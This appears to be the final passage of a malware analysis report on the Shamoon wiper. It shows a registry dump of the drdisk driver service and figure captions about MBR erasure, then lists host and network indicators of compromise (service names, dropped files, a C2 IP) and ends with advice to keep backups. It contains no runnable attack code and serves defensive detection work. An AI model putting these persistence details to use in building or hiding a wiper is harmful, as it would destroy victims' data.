HKEY\SYSTEM\ControlSet001\Enum\Root\LEGACY_DRDISK\0000\Control\\"NewlyCreated": 0x00000000
HKEY\SYSTEM\ControlSet001\Enum\Root\LEGACY_DRDISK\0000\Control\ActiveService: "drdisk"
HKEY\SYSTEM\ControlSet001\Enum\Root\LEGACY_DRDISK\0000\Service: "drdisk"
HKEY\SYSTEM\ControlSet001\Enum\Root\LEGACY_DRDISK\0000\Legacy: 0x00000001
HKEY\SYSTEM\ControlSet001\Enum\Root\LEGACY_DRDISK\0000\ConfigFlags: 0x00000000
HKEY\SYSTEM\ControlSet001\Enum\Root\LEGACY_DRDISK\0000\Class: "LegacyDriver"
HKEY\SYSTEM\ControlSet001\Enum\Root\LEGACY_DRDISK\0000\ClassGUID: "{8ECC055D-047F-11D1-A537-0000F8753ED1}"
HKEY\SYSTEM\ControlSet001\Enum\Root\LEGACY_DRDISK\0000\DeviceDesc: "drdisk"
HKEY\SYSTEM\ControlSet001\Enum\Root\LEGACY_DRDISK\0000\NextInstance: 0x00000001
HKEY\SYSTEM\ControlSet001\Services\drdisk\Enum\0: "Root\LEGACY_DRDISK\0000"
HKEY\SYSTEM\ControlSet001\Services\drdisk\Enum\Count: 0x00000001
HKEY\SYSTEM\ControlSet001\Services\drdisk\Enum\NextInstance: 0x00000001
HKEY\SYSTEM\ControlSet001\Services\drdisk\Security\security: 01 00 14 80 90 00 00 00 9C 00 00 00 00 14 00 00 00 30 00 00 00 00 02 00 1C 0C
HKEY\SYSTEM\ControlSet001\Services\drdisk\Type: 0x00000001
HKEY\SYSTEM\ControlSet001\Services\drdisk\Start: 0x00000003
HKEY\SYSTEM\ControlSet001\Services\drdisk\ErrorControl: 0x00000001
HKEY\SYSTEM\ControlSet001\Services\drdisk\ImagePath: "system32\drivers\drdisk.sys"
HKEY\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_DRDISK\0000\Control\\"NewlyCreated": 0x00000000
HKEY\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_DRDISK\0000\Control\ActiveService: "drdisk"
HKEY\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_DRDISK\0000\Service: "drdisk"
HKEY\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_DRDISK\0000\Legacy: 0x00000001
HKEY\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_DRDISK\0000\ConfigFlags: 0x00000000
HKEY\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_DRDISK\0000\Class: "LegacyDriver"
HKEY\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_DRDISK\0000\ClassGUID: "{8ECC055D-047F-11D1-A537-0000F8753ED1}"
HKEY\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_DRDISK\0000\DeviceDesc: "drdisk"
HKEY\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_DRDISK\0000\NextInstance: 0x00000001
HKEY\SYSTEM\CurrentControlSet\Services\drdisk\Enum\0: "Root\LEGACY_DRDISK\0000"
HKEY\SYSTEM\CurrentControlSet\Services\drdisk\Enum\Count: 0x00000001
HKEY\SYSTEM\CurrentControlSet\Services\drdisk\Enum\NextInstance: 0x00000001
HKEY\SYSTEM\CurrentControlSet\Services\drdisk\Security\security: 01 00 14 80 90 00 00 00 9C 00 00 00 00 14 00 00 00 30 00 00 00 00 02 00 1
HKEY\SYSTEM\CurrentControlSet\Services\drdisk\Type: 0x00000001
HKEY\SYSTEM\CurrentControlSet\Services\drdisk\Start: 0x00000003
HKEY\SYSTEM\CurrentControlSet\Services\drdisk\ErrorControl: 0x00000001
HKEY\SYSTEM\CurrentControlSet\Services\drdisk\ImagePath: "system32\drivers\drdisk.sys"
HKU\$-1-5-21-11760710-107814549-725345543-500\Software\Microsoft\Windows\CurrentVersion\Explorers\UserAssist\[75048700-EF1F-11D0-98
HKU\$-1-5-21-117609710-107814549-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\c:\Documents and Settings\Administrat
```

Fig.39 PKCS12 values added

Fig.40 PKCS12 Files added




Fig.41 PKCS12 Files not responding




Fig.42 PKCS12 System MBR erased and OS not found

### Indicators of compromise

The malware has a number of host and network based indicators.

The ip address that the communication module PKCS7 tries to connect to can be used as a strong network based indicator of compromise. Since there is only one IP address, 10.1.252.19 that the module tries to connect to, the user can readily detect that he has been compromised if he can know when his system tries to connect to it. The IP address mostly leads to a Command and Control infrastructure hosted by the Malware author.

Furthermore, the malware shows a large number of host based indicators. When the malware is launched, it runs a number of services namely, TrkSvr.exe, Netinit.exe and DrDisk.sys which can all be used as strong host based indicators of compromise. Furthermore, the Malware

creates 4 files during its execution, netft429.pnf, netfb318.pnf, f1.inf and f2.inf. These 4 files can further serve as host based confirmation of compromise. Finally, the registry keys created and added can also serve as host based indicators of compromise. The “HKLM\SYSTEM\CURRENTCONTROLSET\SERVICES\TrkSvr” and “HKLM\SYSTEM\CURRENTCONTROLSET\SERVICES\drdisk” registry keys show the creation of the services which can be used as indicators.

### **Conclusion**

The Malware Shamoon is a dangerous program once it infects your system and is executed. It completely erases all your files and even wipes out your MBR so that you cannot recover your system. It is nearly impossible to recover your system once it has been wiped. Periodic backup of system files can help in file system recovery if system is wiped.